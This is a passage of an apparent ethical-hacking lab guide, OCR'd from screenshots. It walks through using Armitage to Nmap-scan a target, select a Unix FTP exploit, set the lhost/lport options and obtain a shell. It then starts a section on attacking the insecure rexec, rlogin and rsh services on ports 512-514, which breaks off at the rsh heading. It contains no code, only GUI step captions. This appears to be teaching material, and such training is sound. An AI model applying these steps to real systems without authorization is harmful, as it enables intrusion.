
- Check postgresql status -- service Active or not




- Start Armitage




- Here , Armitage start




- Now click on Hosts→ Nmap scan → QuickScan




- Nmap scan completed




- Target Open Ports




- Right click on Machine icon and click on services




- Here it shows which versions are used




- Now click on attack and find attacks




- Now , click on unix on left side click ftp and select service version that our target are used and set rhost , rport and lhost and lport




- Here exploit start




- Found Shell



- Now right click on machine and click on shell and then intract



- Target machine IP



System Hacking Using rlogin

The port numbers **512**, **513**, and **514** are associated with older ***r*-commands** from Unix systems, specifically:

🔐 **Port 512 – rexec (Remote Execution)**

- **Service:** rexec
- **Description:** Executes commands on a remote system after authenticating with a username and password.
- **Protocol:** TCP
- **Security:** Not secure — sends credentials in plain text.

👷 **Port 513 – rlogin (Remote Login)**


- **Service:** rlogin
- **Description:** Allows remote login to another Unix host — similar to Telnet.
- **Protocol:** TCP
- **Security:** Also insecure — transmits data and login info in plain text.

📝 **Port 514 – rsh / syslog**

